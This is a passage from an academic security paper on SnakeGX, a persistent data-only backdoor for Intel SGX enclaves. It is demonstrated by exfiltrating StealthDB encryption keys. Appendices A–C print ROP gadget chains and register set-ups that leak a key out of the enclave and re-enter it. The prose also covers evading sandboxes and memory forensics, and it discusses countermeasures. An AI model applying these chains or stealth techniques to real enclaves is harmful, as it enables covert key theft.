StealthDB uses a single SGX enclave to handle encrypted fields and operations that are performed inside the enclave itself. In this way, the database can securely save encrypted fields on disk, while the plain values are handled only inside the enclave. The encryption algorithm is AES-CTR with keys 128 bits long. These keys are sealed on the disk through the standard SGX features. A user can define multiple keys that are loaded on-demand inside the enclave, however, the StealthDB enclave maintains in memory only a single key at a time. In this scenario, one-shot state-of-the-art techniques require multiple interactions to obtain all the keys. This approach leaves more copies of the payload in the memory, thus increasing the risk of being detected. Even if an adversary manages to obtain all the sealed keys, she still has to perform new attacks whenever a new key is generated. SnakeGX is able to understand when a new key is loaded and performs the exfiltration steps accordingly. In this way, the attacker transparently hides and activates complex logic that resides inside a trusted enclave.

## 6.2 Use-Case Discussion

In this section, we discuss the properties of our PoC payload and some implementation details. For more technical details about our payload see Appendix A. Our setup is composed by an application that loads StealthDB enclave and performs the attacks. We extracted the gadgets for the *chains* by running ROPGadget [1] on the compiled enclave. As our threat model details in Section 3, we introduced a memory corruption vulnerability in StealthDB to simplify the payload delivery. We developed our data-only malware for SGX in a host OS running Linux with kernel 4.15.0 and Intel SGX SDK version 2.9.

We composed our PoC of three steps. First, the application starts and loads the enclave. Second, we exploit the enclave vulnerability and implant the payload. Third, we alternatively invoke normal secure functions and the backdoor. This shows that SnakeGX does not alter the normal enclave functionality. Once the backdoor is triggered, SnakeGX exfiltrates the keys only when the condition is satisfied. Without using SnakeGX, the adversary has to perform many attacks to achieve the same goal, which potentially leaves traces for an analyst. Moreover, SnakeGX avoids the burden of crafting new payloads at each exfiltration.

**The Payload.** Our payload shows three important features: (i) persistence, (ii) internal state, and (iii) context-switch. More precisely, the payload exfiltrates a key if and only if it changes. This is crucial in our threat model (Section 3), which assumes a non-compromised host, thus the attacker has to reduce unuseful actions. In fact, all the payload structures are kept inside the enclave, and an adversary only needs to trigger an `ORET` against the compromised thread. Once activated, the payload is able to self-check its status, and in case, leak the key. The payload is composed by three *chains*:

- $\mathbf{P}_1$ is the first payload to be activated. It checks if the key changed, and in case activates the exfiltration.
- **O** is the outside-chain that actually exfiltrates the key. It is temporary copied in the untrusted memory by $\mathrm{P}_1$.
- $\mathbf{P}_2$ is the second payload that is triggered by O after the exfiltration. The purpose of $\mathrm{P}_2$ is to wipe out all the temporary structures previously copied in the untrusted memory, *i.e.,* O and the key.

From an external analyzer, all the structures (*i.e.,* $\mathrm{P}_1$, $\mathrm{P}_2$, and O) are always contained in the enclave when the payload is not activated. The only *chain* temporary copied outside is O, but $P_2$ cleans its traces. Moreover, to activate the payload, the attacker only needs to trigger an `ORET` instead of preparing complex code-reuse attacks. In Section 6.3, we measure and compare the traces of SnakeGX *w.r.t.* the state-of-the-art attacks.

**Chains Composition.** Our payload maintains an internal state and interacts with the host. To handle the state, the payload is able to perform a conditional pivoting by comparing the current key and a copy of the last key exfiltrated [40]. The conditional chain is implemented in $P_1$. Once the key changes, $P_1$ will pivot to a *chain* that performs the exfiltration. Otherwise, the payload will pivot to another *chain* that simply resumes the normal enclave behavior. We describe the gadgets used to perform conditional pivoting in Appendix B. The interaction with the OS, instead, requires two types of *chains*: some that run inside the enclave (*i.e.,* $P_1$ and $P_2$), and others that run outside (*i.e.,* O). Table 2 shows some statistics about *chains* composition. The *chains* inside the enclave are entirely composed by gadgets from the `tRts`. More precisely, $P_1$ and $P_2$ invokes 27 and 13 functions such as `memcpy()`, and `update_ocall_lastsp()`, respectively. In terms of memory, $P_1$ and $P_2$ occupy 2816 and 1232 byes, respectively. The chain O, instead, is composed by classic gadgets from `libc`. More precisely, O is composed by 20 small standard gadgets. The internal ecosystem of `tRts`, and the `libc` in Linux systems, provide enough gadgets and functions to create useful payloads. We describe the gadgets used for these *chains* in Appendix C.

| Chain | # fnc/sys | # gadgets | size [B] |
|---|---|---|---|
| $P_1$ | 27 | 23 | 2816 |
| $P_2$ | 13 | 7 | 1232 |
| O | 4 | 20 | 312 |
| sum | 44 | 50 | 4360 |

Table 2: Statistics of the gadgets used for the payload.

## 6.3 Trace Measurements

We analyze our PoC and measure the advantages SnakeGX introduces. We recall that our threat model assumes a weak adversary which has no control of the host, and therefore, she has to improve her stealthiness. To perform the same goal of our PoC by using state-of-the-art one-shot attacks [12], an attacker has to leave in the untrusted memory around 4KB of structures (*i.e.,* $P_1$, $P_2$ and O). These traces can be found by using previous results already shown in the literature [42, 32, 25, 22]. Moreover, their identification results even simpler since they use peculiar structures such as `sgx_exception_info_t` (see Appendix A). On the contrary, SnakeGX requires only one `ORET` to trigger the payload. In particular, our PoC implements an ORET by using only 4 gadgets and leaving a negligible footprint of 56 byes in memory. As a result, the trigger used by SnakeGX is able to activate payloads arbitrary complex by leaving a minimal footprint.

## 6.4 Countermeasures

SnakeGX poses new challenges for forensic investigators and backdoor analysts as well as for experienced reverse engineers. The current state-of-the-art tools cannot detect and dissect this new threat. It is necessary to develop new tools and techniques for the detection and possibly the prevention of threats affecting SGX and similar technologies. Here, we discuss some possible directions for the detection that can be used to observe the presence of SnakeGX in a system. Moreover, we analyze how the current state-of-the-art defenses can mitigate our attack and which future research lines can be taken. This is not a comprehensive study and we leave this part for future work. We hope this research paves the way for new works in the malware analysis field.

**Memory Forensic Analysis.** SnakeGX is an infector of legitimate enclaves and is by definition stealthier. This means that any form of memory forensics is no more possible. The memory of the enclave cannot be inspected. As explained in Section 2, SGX makes impossible to read memory pages that belong to an enclave. Any attempts at reading such pages will result in a fake value 0xFF. Another possible approach is to use new attacks based on microcode flaws [14] or fault injections [29] to dump an enclave content. Alternatively, it is possible to use side-channel attacks to infer specific enclave manipulations, as discussed in [31]. It should also be pointed out that it is still possible to retrieve uRts information. For instance, we could compare the number of trusted threads in uRts and the number of trusted threads in the ELRANGE structure. An inconsistency will bring to clues regarding the state of that enclave.

**Sandboxes.** Recently, researchers proposed sandboxes to reduce the interaction of a malware-enclave and the system [48]. These solutions are designed for systems that cannot assess the origin of an enclave beforehand, thus they do not trust it. These defenses can, in principle, reduce the attack surface of SnakeGX. However, since we target only systems that host known and trusted enclaves, we do not expect sandboxes in place. In the worst case, we can still detect the presence of a sandbox by probing the process (*i.e.,* through a syscall) and interrupt the attack.

**Syscalls Trace.** Even though the payload is hidden from reading, it is still possible to analyze the syscall interaction of the outside-chains. This approach has been extensively studied and it is quite common in the field of malware analysis. Researchers may design a tracer and superficially focus on the interaction with the enclave. For instance, this tool may spot that SnakeGX generated a file operation that did not appear in previous interactions. In this way, analysts can infer the behaviour of the code inside the enclave.

**Control Flow Integrity Checks.** Control Flow Integrity checks (CFI) are strong weapons already used in standard programs to mitigate code-reuse attacks. Such mechanisms rely on different strategies to force a program to execute only valid paths at run-time. In the current enclave implementation, the system relies on classic stack canary to avoid buffer overflow. However, Lee et al. [27] discussed a technique to bypass such protection. Other non-standard systems, such as SGX Shield [39], implement a custom CFI to mitigate these issues. However, Biondo et al. [12] managed to bypass their protection too. So far, there are not effective defenses against code-reuse attacks in the context of enclaves. This approach might raise the bar for attackers who would attempt to deploy SnakeGX or to perform code-reuse attacks in general.

**Detecting Fake Structures.** SnakeGX exploits the possibility to craft fake structures that are used in critical `tRts` functions, *i.e.,* `ocall_context`. We deeply analyzed this issues and proposed mitigation strategies in Section 4.4.

## 7 Discussion

Here, we discuss various aspects of SnakeGX generalization.

### 7.1 SnakeGX Portability

The current implementation of SnakeGX is based on a specific version of the Intel SGX SDK, for a specific application and operating system. In this section, we study the portability of our PoC and show the approach is generic and can be easily adapted to other SDKs and OSs. Recently, new SGX frameworks were released on the market, or research prototypes, to provide an abstraction layer that simplifies the enclave development. In particular, projects such as Open Enclave [28], Google Asylo [21], and SGX Shield [11] use the standard Intel SGX SDK to perform host interaction (*i.e.,* `OCALL`/`ORET`), thus inheriting the same limitations described in Section 4. From our point of view, we can implant SnakeGX in any enclave developed with these frameworks if they follow our threat model assumptions (Section 3). We also analyzed the Intel SGX SDK for Windows, in which we found and tested the same flaw described in our work. Finally, the standard `tRts` libraries contain all the gadgets used in our PoC. In general, SnakeGX can potentially affect enclaves developed on different SDKs as long as: (i) they are abstraction layers of the Intel SGX SDK, or (ii) they use a host interaction that relies on unprotected structures like `ocall_context`. In this paper, we proposed an instance of SnakeGX targeting StealthDB on Linux. However, the idea is generic and the persistence, stateful, and context-switch properties can be found and achieved also in other OSs and popular SDKs based on the Intel one.

### 7.2 Persistence Offline

SnakeGX maintains persistence in memory as long as the host enclave is loaded. This is similar to what Vogl et al. [46] have shown with "Chuck". In their proof of concept they achieved persistence on the running system. Their ROP rootkit did not survive after reboot. In our scenario, SnakeGX may achieve a more complete persistence by exploiting the sealing mechanism. In this case, the malicious payload would not be affected if the enclave is restarted. This sealing mechanism is a common SGX practice. It saves the enclave state (*i.e.,* its data) before the enclave shuts down. If the victim enclave has a loophole in the restoring phase, this could be exploited to inject SnakeGX again after a reboot. However, this is strictly enclave-dependent and therefore we did not include in our discussion and it is left for the future.

### 7.3 SnakeGX 32bit

In this paper, we designed our PoC for 64bit architectures. However, Intel SGX supports also 32bit code to run in enclaves. From our point of view, the main difference between 32bit and 64bit is the calling convention. Therefore, the techniques we discussed and used for SnakeGX are still valid and can be easily ported to 32bit applications.

## 8 Related Work

SnakeGX combines properties from different research areas. Here, we discuss the difference with classic malware-enclaves works (Section 8.1), memory corruption errors (Section 8.2) and data-only- malware (Section 8.3).

### 8.1 Enclaves as Malware

SnakeGX implants a malware (*i.e.,* a backdoor) in a legit enclave. Researchers already investigated SGX isolation properties as malware container in previous works [4, 5, 19, 33, 38, 36, 37]. However, all these approaches require the introduction of a new enclave in the system. The main issue of this approach is that an unexpected enclave can be detected and, consequently, attract analysts' attentions. On the contrary, SnakeGX hides its presence in a running and legitimate enclave thus proposing a new approach for malware-enclave.

Nguyen et al. [30] proposed EnGarde, which is an enclave loader that checks whether the enclave matches a set of predefined policies in order to avoid loading potentially dangerous code. In this way, it is no more possible to introduce a new malicious enclave in the system. However, once an enclave is loaded, it follows standard SGX specification and SnakeGX can take control of it if its assumptions are satisfied.

To mitigate malware-enclaves, Weiser et at. introduced SGXJail [48], which is the first sandbox for untrusted enclaves. In their scenario, the authors assume that a malicious enclave is developed on purpose and then deployed in a machine without being inspected (*e.g.,* the enclave is shipped as encrypted). Once installed, the malicious enclave can launch several attacks, *e.g.,* leak information, compromise the host. SGXJail restricts the enclave interaction by mean of a sandboxed process with a very narrowed number of syscalls enabled. In principle, the design of SGXJail reduces the attack surface of SnakeGX. However, since we attack only trusted enclaves (*i.e.,* enclaves that were verified beforehand), we consider reasonable not to assume sandboxes in place. In addition, we can implement a sandbox detection to avoid the infection, *i.e.,* we can probe the host process by running specific syscalls during the installation phase and, in case, interrupt the attack.

### 8.2 Memory Corruption

SGX applications are not immune to flaws that may lead to memory corruption attacks. In this scenario, the attacker can use classic exploitation techniques. However, it is important to underline that the SGX isolation by default complicates the exploitation phase. In this hostile environment, Lee et al. [27] developed Dark-ROP, a technique to gain information about the enclave to build a successful attack. The work of Lee et al. [27] forces a victim enclave to crash and restart many times to look up the gadgets and build the ROP-chains. Their strategy is reasonable since they assume the entire host as compromised, and therefore, the adversary has no need to hide its presence. An optimized strategy has been proposed by Biondo et al. [12], in which they assume a non-compromised host. The goal of Biondo is to gain control of the enclave in a single iteration. However, as we discussed in Section 6.3, the strategy of Biondo leaves a certain amount of traces that can be detected. SnakeGX, instead, improves its stealthiness by permanently injecting a backdoor in the enclave. As a result, SnakeGX just needs an `ORET` to activate payloads arbitrary complex. This increases the stealthiness of our attack in case of a non-compromised host. To achieve our goal, we overcame new challenges, such as persistence in an enclave by solely using code-reuse attacks and expanding the data-only malware model by proposing new techniques. To the best of our knowledge, these novel challenges have not been discussed and solved for SGX technology before.

Other works in the literature investigated memory integrity mechanisms for SGX enclaves. Dmitrii et al. implemented SGXBounds [26]. This tool instruments enclave code to mitigate memory corruption errors. Unfortunately, SGXBounds has been developed only for SCONE [10], which is a project that enforces Docker containers by using small enclaves. Schuster et al. describe VC3 [35], which is a Map-Reduce framework based on SGX. Since VC3 takes custom software as an input, the authors developed a set of static-code checks to limit memory corruption issues. To reduce memory corruptions flaws, Wang et al. [47] described a Rust environment for SGX. However, as underlined by the authors, even with a framework written in a safe programming language we cannot solve all the memory corruption issues. Shih et al. [41] proposed T-SGX, which reduces the amount of information gathered from enclave crashes and limited the impact of attacks like Dark-ROP. SnakeGX, however, is a generic framework that can rely on any code-reuse attack for SGX enclaves. For instance, Van Bulck et al. [44] conducted a systematic study of the memory errors in the SGX run-time libraries and they found several flaws in different projects. Cloosters et al. [17] proposed TeeRex, an automatic analyzer for memory corruption errors in enclaves. All these defensive works show a limitation in the SGX design. This technology shields all the threats from the outside but has almost no protections to harden a flawed application running inside the enclave. Unfortunately, all the proposed defensive solutions are not ready for a real production deployment and do not entirely solve the problem. In many cases they can be bypassed and, at the moment, there are code-reuse attacks [12, 27] able to disarm standard and additional SGX memory-integrity mechanisms.

### 8.3 Data-only Malware

Data-only malware is any malicious payload that does not introduce or change any existing code into the system [46]. Data-only malware are based on code-reuse techniques such as ROP and JOP, and can hijack the control flow of the target application. This is possible by exploiting a vulnerability and crafting a specific payload. The payload implementing the malicious functionality is usually "one-shot". The first data-only malware proposed by Hund et al. [24] and Chen et al. [16] managed to bypass state-of-the-art protections and they were based on ROP and JOP techniques, respectively. However, both works lack of persistence. This means that if the attacker wants to repeat the same action, she needs to exploit again the same vulnerability. The concept of persistence for data-only malware and more in general for code-reuse attacks has been discussed and solved by Vogl et al. [46] for the x86 architecture. They proposed "Chuck" the first persistent data-only (ROP) rootkit. However, the solutions used in Chuck cannot be transparently adapted to the SGX realm, and therefore, we expanded their work and introduced novel techniques to have a data-only malware for SGX. Our contributions are described in Section 5.

## 9 Conclusion

Recent code-reuse attacks against SGX enclaves can exfiltrate secrets without depending on compromised OSs. This scenario opens new possibilities in which the OS can inspect the memory and identify the intrusion as well. Furthermore, analyzing the state-of-the-art of code-reuse techniques for SGX, we realized that current memory-forensic results can find traces of the attack.

With this in mind, we proposed a new stealthy code-reuse attack that minimizes its presence against a healthy OS. Our intuition is to implant a backdoor inside the victim enclave. Consequently, an adversary just needs a minimal trigger without repeating the attack from scratch. We implemented our idea in SnakeGX, which is a framework to install backdoors in SGX enclaves that behave like additional secure functions. SnakeGX extends and adapts to the strict SGX environment the concepts of data-only malware [46]. In particular, SnakeGX has a reliable context-switch mechanism based on a newly discovered design error of the Intel Software Development Kit for SGX, which we reported to Intel.

We evaluated our findings against StealthDB, an open-source project that implements an encrypted database. Our experiments show that we can reduce the memory footprint of the payload while preserving the enclave functionality. Our proof-of-concept is publicly available for the community[4].

**Acknowledgments.** We would thank Lorenzo Cavallaro and Fabio Pierazzi for the fruitful discussions and insights. We would also thank the anonymous reviewers for their valuable comments.

## References

1. Ropgadget - gadgets finder and auto-roper. `https://github.com/JonathanSalwan/ROPgadget` (2011), last access March 2020
2. Intel® software guard extensions (intel®sgx) - developer guide. `https://download.01.org/intel-sgx/linux-2.1.3/docs/Intel\_SGX\_Developer\_Guide.pdf` (2013), last access June 2020
3. Intel® software guard extensions programming reference. `https://software.intel.com/sites/default/files/managed/48/88/329298-002.pdf` (2013), last access June 2020
4. Thoughts on intel's upcoming software guard extensions (part 1). `http://theinvisiblethings.blogspot.com/2013/08/thoughts-on-intels-upcoming-software.html` (2013), last access November 2018
5. Thoughts on intel's upcoming software guard extensions (part 2). `http://theinvisiblethings.blogspot.com/2013/09/thoughts-on-intels-upcoming-software.html` (2013), last access November 2018
6. Technology preview: Private contact discovery for signal. `https://signal.org/blog/private-contact-discovery/` (2017), last access November 2018
7. Intel architecture instruction set extensions programming reference. `https://software.intel.com/sites/default/files/managed/b4/3a/319433-024.pdf?_ga=1.118002441.1853754838.1418826886` (2018), last access November 2018
8. Sgx-tor. `https://github.com/kaist-ina/SGX-Tor` (2018), last access November 2018
9. Awesome sgx open source projects. `https://github.com/Maxul/Awesome-SGX-Open-Source` (2019), last access June 2020
10. Arnautov, S., Trach, B., Gregor, F., Knauth, T., Martin, A., Priebe, C., Lind, J., Muthukumaran, D., O'Keeffe, D., Stillwell, M.L., Goltzsche, D., Eyers, D., Kapitza, R., Pietzuch, P., Fetzer, C.: SCONE: Secure linux containers with intel SGX. In: 12th USENIX Symposium on Operating Systems Design and Implementation (OSDI 16). pp. 689–703. USENIX Association, Savannah, GA (2016), `https://www.usenix.org/conference/osdi16/technical-sessions/presentation/arnautov`
11. Baumann, A., Peinado, M., Hunt, G.: Shielding applications from an untrusted cloud with haven. ACM Transactions on Computer Systems (TOCS) **33**(3), 8 (2015)

[4] SnakeGX's source code is available at `https://github.com/tregua87/snakegx`.

12. Biondo, A., Conti, M., Davi, L., Frassetto, T., Sadeghi, A.R.: The guard's dilemma: Efficient code-reuse attacks against intel sgx. In: Proceedings of 27th USENIX Security Symposium (2018)
13. Bletsch, T.: Code-reuse Attacks: New Frontiers and Defenses. Ph.D. thesis (2011), aAI3463747
14. Bulck, J.V., Minkin, M., Weisse, O., Genkin, D., Kasikci, B., Piessens, F., Silberstein, M., Wenisch, T.F., Yarom, Y., Strackx, R.: Foreshadow: Extracting the keys to the intel SGX kingdom with transient out-of-order execution. In: 27th USENIX Security Symposium (USENIX Security 18). p. 991–1008. USENIX Association, Baltimore, MD (Aug 2018), https://www.usenix.org/conference/usenixsecurity18/presentation/bulck
15. Checkoway, S., Shacham, H.: Iago attacks: Why the system call api is a bad untrusted rpc interface. SIGARCH Comput. Archit. News **41**(1), 253–264 (Mar 2013). https://doi.org/10.1145/2490301.2451145, http://doi.acm.org/10.1145/2490301.2451145
16. Chen, P., Xing, X., Mao, B., Xie, L.: Return-oriented rootkit without returns (on the x86). In: International Conference on Information and Communications Security. pp. 340–354. Springer (2010)
17. Cloosters, T., Rodler, M., Davi, L.: Teerex: Discovery and exploitation of memory corruption vulnerabilities in SGX enclaves. In: 29th USENIX Security Symposium (USENIX Security 20). USENIX Association, Boston, MA (Aug 2020), https://www.usenix.org/conference/usenixsecurity20/presentation/cloosters
18. Costan, V., Devadas, S.: Intel sgx explained. IACR Cryptology ePrint Archive **2016**, 86 (2016)
19. Davenport, S., Ford, R.: Sgx: the good, the bad and the downright ugly. Virus Bulletin p. 14 (2014)
20. Drake, J.D., Worsley, J.C.: Practical PostgreSQL. " O'Reilly Media, Inc." (2002)
21. Google: Asylo. https://github.com/google/asylo (2018), last access March 2020
22. Graziano, M., Balzarotti, D., Zidouemba, A.: Ropmemu: A framework for the analysis of complex code-reuse attacks. In: Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security. pp. 47–58. ASIA CCS '16, ACM, New York, NY, USA (2016). https://doi.org/10.1145/2897845.2897894, http://doi.acm.org/10.1145/2897845.2897894
23. Hähnel, M., Cui, W., Peinado, M.: High-resolution side channels for untrusted operating systems. In: 2017 USENIX Annual Technical Conference (USENIX ATC 17). pp. 299–312. USENIX Association, Santa Clara, CA (2017), https://www.usenix.org/conference/atc17/technical-sessions/presentation/hahnel
24. Hund, R., Holz, T., Freiling, F.C.: Return-oriented rootkits: Bypassing kernel code integrity protection mechanisms. In: USENIX Security Symposium. pp. 383–398 (2009)
25. Kittel, T., Vogl, S., Kirsch, J., Eckert, C.: Counteracting data-only malware with code pointer examination. In: International Symposium on Recent Advances in Intrusion Detection. pp. 177–197. Springer (2015)
26. Kuvaiskii, D., Oleksenko, O., Arnautov, S., Trach, B., Bhatotia, P., Felber, P., Fetzer, C.: Sgxbounds: Memory safety for shielded execution. In: Proceedings of the Twelfth European Conference on Computer Systems. pp. 205–221. EuroSys '17, ACM, New York, NY, USA (2017). https://doi.org/10.1145/3064176.3064192, http://doi.acm.org/10.1145/3064176.3064192
27. Lee, J., Jang, J., Jang, Y., Kwak, N., Choi, Y., Choi, C., Kim, T., Peinado, M., Kang, B.B.: Hacking in darkness: Return-oriented programming against secure enclaves. In: USENIX Security. pp. 523–539 (2017)

28. Microsoft: Open enclave sdk. `https://openenclave.io/sdk/` (2019), last access March 2020
29. Murdock, K., Oswald, D., Garcia, F.D., Van Bulck, J., Gruss, D., Piessens, F.: Plundervolt: Software-based fault injection attacks against intel sgx. In: Proceedings of the 41st IEEE Symposium on Security and Privacy (S&P'20) (2020)
30. Nguyen, H., Ganapathy, V.: Engarde: Mutually-trusted inspection of sgx enclaves. In: 2017 IEEE 37th International Conference on Distributed Computing Systems (ICDCS). pp. 2458–2465 (June 2017). https://doi.org/10.1109/ICDCS.2017.35
31. Oleksenko, O., Trach, B., Krahn, R., Silberstein, M., Fetzer, C.: Varys: Protecting SGX enclaves from practical side-channel attacks. In: 2018 USENIX Annual Technical Conference (USENIX ATC 18). pp. 227–240. USENIX Association, Boston, MA (2018), `https://www.usenix.org/conference/atc18/presentation/oleksenko`
32. Polychronakis, M., Keromytis, A.D.: Rop payload detection using speculative code execution. In: 2011 6th International Conference on Malicious and Unwanted Software. pp. 58–65. IEEE (2011)
33. van Prooijen, J.: The design of malware on modern hardware. Tech. rep. (2016)
34. Rozas, C.: Intel® software guard extensions (intel® sgx) (2013)
35. Schuster, F., Costa, M., Fournet, C., Gkantsidis, C., Peinado, M., Mainar-Ruiz, G., Russinovich, M.: Vc3: Trustworthy data analytics in the cloud using sgx. In: Security and Privacy (SP), 2015 IEEE Symposium on. pp. 38–54. IEEE (2015)
36. Schwarz, M., Lipp, M.: When good turns evil: Using intel sgx to stealthily steal bitcoins. Black Hat Asia (2018)
37. Schwarz, M., Weiser, S., Gruss, D.: Practical enclave malware with intel SGX. CoRR **abs/1902.03256** (2019), `http://arxiv.org/abs/1902.03256`
38. Schwarz, M., Weiser, S., Gruss, D., Maurice, C., Mangard, S.: Malware guard extension: Using sgx to conceal cache attacks. In: International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment. pp. 3–24. Springer (2017)
39. Seo, J., Lee, B., Kim, S.M., Shih, M.W., Shin, I., Han, D., Kim, T.: Sgx-shield: Enabling address space layout randomization for sgx programs. In: NDSS (2017)
40. Shacham, H.: The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In: Proceedings of the 14th ACM Conference on Computer and Communications Security. pp. 552–561. CCS '07, ACM, New York, NY, USA (2007). https://doi.org/10.1145/1315245.1315313, `http://doi.acm.org/10.1145/1315245.1315313`
41. Shih, M.W., Lee, S., Kim, T., Peinado, M.: T-sgx: Eradicating controlled-channel attacks against enclave programs. In: Proceedings of the 2017 Annual Network and Distributed System Security Symposium (NDSS), San Diego, CA (2017)
42. Stancill, B., Snow, K.Z., Otterness, N., Monrose, F., Davi, L., Sadeghi, A.R.: Check my profile: Leveraging static analysis for fast and accurate detection of rop gadgets. In: International Workshop on Recent Advances in Intrusion Detection. pp. 62–81. Springer (2013)
43. che Tsai, C., Porter, D.E., Vij, M.: Graphene-sgx: A practical library OS for unmodified applications on SGX. In: 2017 USENIX Annual Technical Conference (USENIX ATC 17). pp. 645–658. USENIX Association, Santa Clara, CA (2017), `https://www.usenix.org/conference/atc17/technical-sessions/presentation/tsai`
44. Van Bulck, J., Oswald, D., Marin, E., Aldoseri, A., Garcia, F.D., Piessens, F.: A tale of two worlds: Assessing the vulnerability of enclave shielding runtimes. In:

Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security. pp. 1741–1758. ACM (2019)
45. Vinayagamurthy, D., Gribov, A., Gorbunov, S.: Stealthdb: a scalable encrypted database with full sql query support. Proceedings on Privacy Enhancing Technologies **2019**(3) (2019)
46. Vogl, S., Pfoh, J., Kittel, T., Eckert, C.: Persistent data-only malware: Function hooks without code. In: NDSS (2014)
47. Wang, H., Wang, P., Ding, Y., Sun, M., Jing, Y., Duan, R., Li, L., Zhang, Y., Wei, T., Lin, Z.: Towards memory safe enclave programming with rust-sgx. In: Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security. pp. 2333–2350. ACM (2019)
48. Weiser, S., Mayr, L., Schwarz, M., Gruss, D.: Sgxjail: Defeating enclave malware via confinement. In: 22nd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2019). pp. 353–366. USENIX Association, Chaoyang District, Beijing (Sep 2019), `https://www.usenix.org/conference/raid2019/presentation/weiser`
49. yerzhan7: Sgx_sqlite. `https://github.com/yerzhan7/SGX_SQLite`, last access January 2019

## A Code-Reuse Technique

To show the feasibility of SnakeGX, we choose for our proof-of-concept the technique described by Biondo et al. [12]. This means that SnakeGX uses ROP. However, as stated in Section 3, SnakeGX does not rely on a specific technique, but it does require one to control its behavior. Moreover, we adapted their approach to work on the Intel SGX SDK newer versions.

In the original approach, the authors exploited `asm_oret()` and `continue_execution()` functions. More precisely, they crafted a set of fake frame in order to create a loop between these functions. In the x64 architecture, the first four function parameters are passed by registers. Therefore, the authors used `asm_oret()` for setting `continue_execution()` registers pointing to a controlled structure. However, as also Biondo underlined, it is more complicated to use `asm_oret()` for SDK 2.0. This is why in our approach we substituted `asm_oret()` with a *glue gadget*. This might be any gadget that sets the input register for the `continue_execution()` function. Since we developed our proof-of-concept for Linux 64bit, `continue_execution()` expects the first argument (*i.e.,* a `sgx_exception_info_t` address) in the `rdi` register. This is achievable by using a classic `pop rdi` gadget. Windows, instead, follows a different calling convention and `continue_execution()` expects an `ocall_context` address shifted by 8 byes in the `rcx` register. Therefore we used a `pop rcx` as a *glue gadget*. In our evaluation, we found `pop rdi` and `pop rcx` gadgets in the Intel SGX SDK version for Linux and Windows, respectively.

Figure 6 describes our code-reuse technique. The attacker crafts a fake stack that can reside inside or outside the enclave, we used both approaches. The fake stack is composed by frames, one of which contains in order: (i) a *glue gadget* address, (ii) a fake `sgx_exception_info_t` address, (iii) the `continue_execution()` address. Once the first *glue gadget* is triggered, it will set `rdi` (or



Fig. 6: Chain used in the proof-of-concept of SnakeGX.

`rcx` in Windows) register pointing to the fake `sgx_exception_info_t` structure. Then, the `continue_execution()` will set registers according to `sgx_exception_info_t` and it will also pivot to the actual gadget. Since `continue_execution()` allows us to control all general registers, we can easily invoke another function instead of a simple gadget (*e.g.,* `memcpy` in Frame 1). Finally, the gadget will return at the beginning of the next frame. At this point, the CPU will trigger a new *glue gadget* and the attack continues.

Our technique is more flexible compared to the one described by Biondo. By using a *glue gadget*, we can easily drive `continue_execution()` without relying on other SDK functions that might change in future versions.

## B Conditional Chain

Conditional ROP-chain, the chain is triggered by using `sgx_exception_info_t` structure that configures the initial registers (see Appendix A). The `SP` register is perturbed if the value of `&lastKey` differs from the value of `&key` in order to pivot a true or a false ROP-chain, respectively.

```
/// we set the following registers through
/// a sgx_exception_info_t structure:
/// rdi = &lastKey; last key exfiltrated
/// rax = &key; current key loaded
/// rdx = #offset; to pivot to the false ROP-chain
/// rcx = &true-chain; address of the true ROP-chain
mov eax, dword ptr [rax] ; ret
mov rdi, qword ptr [rdi + 0x68] ; ret
cmp eax, edi ; sete al ; movzx eax, al ; ret
neg eax ; ret
and eax, edx ; ret
add rax, rcx ; ret
xchg rax, rsp ; ret
// 0x80 nops for padding
// beginning of true ROP-chain
```

```
pop rdi ; ret
// context to pivot to the ROP-chain that implements the
  true branch
&context_true
// address of continue_execution function
&continue_execution
// beginning of false ROP-chain
pop rdi ; ret
// context to pivot to the ROP-chain that implements the
  false branch
&context_false
// address of continue_execution function
&continue_execution
```

## C Context-Switch Chain

Details of the `sgx_exception_info_t` structures used to leak the key and to switch outside the enclave. The structures are used according to the techniques described in Appendix A.

```
/* ...previous sgx_exception_info_t structures... */
// leaks the key outside the enclave
// memcpy(key, buff)
ctxPc[2].cpu_context.rsi = &key; // address of the key
ctxPc[2].cpu_context.rdi = &buff; // memory regions where
    leaking the key
ctxPc[2].cpu_context.rdx = KEY_LENGTH; // length of the key
ctxPc[2].cpu_context.rip = &memcpy;
// prepares the next boot chain in the workspace
// memcpy(boot_chain, workspace)
ctxPc[3].cpu_context.rdi = &workspace; // workspace address
ctxPc[3].cpu_context.rdx = sizeof(boot_chain);
ctxPc[3].cpu_context.rsi = &boot_chain_backup;
ctxPc[3].cpu_context.rip = &memcpy;
// set the fake OCALL frame in the enclave
// memcpy(fake_frame, enclave)
ctxPc[4].cpu_context.rdi = &fake_frame;
ctxPc[4].cpu_context.rdx = sizeof(fake_frame);
ctxPc[4].cpu_context.rsi = &fake_frame_backup;
ctxPc[4].cpu_context.rip = &memcpy;
// saves CPU extended states for asm_oret
// save_xregs(xsave_buffer)
ctxPc[5].cpu_context.rdi = &xsave_buffer;
ctxPc[5].cpu_context.rip = &save_xregs;
// sets the trusted thread as it is performing an OCALL
// update_ocall_lastsp(fake_frame)
ctxPc[6].cpu_context.rdi = fake_frame;
ctxPc[6].cpu_context.rip = &update_ocall_lastsp;
// pivots to the outside-chain
// eenclu[exit] -> outside_chain
ctxPc[7].cpu_context.rax = 0x4; // EEXIT
ctxPc[7].cpu_context.rsp = &outside_chain_stack;
ctxPc[7].cpu_context.rbx = &outside_chain_first_gadget;
ctxPc[7].cpu_context.rip = &enclu;
```

Details of the outside ROP-chains used to resume payload inside the enclave.

```
/* ...previous gadgets for shipping the password remotely
    ... */
// gadgets to resume payload within the enclave
pop rax ; ret
0x2 // EENTER
pop rbx ; ret
&tcs_address
pop rdi ; ret // rdi = -2 -> ORET
0xfffffffffffffffe // -2
pop rcx ; ret // for async exit handler
&Lasync_exit_pointer
&enclu_urts
```

## D Preliminary Analysis of Assumptions

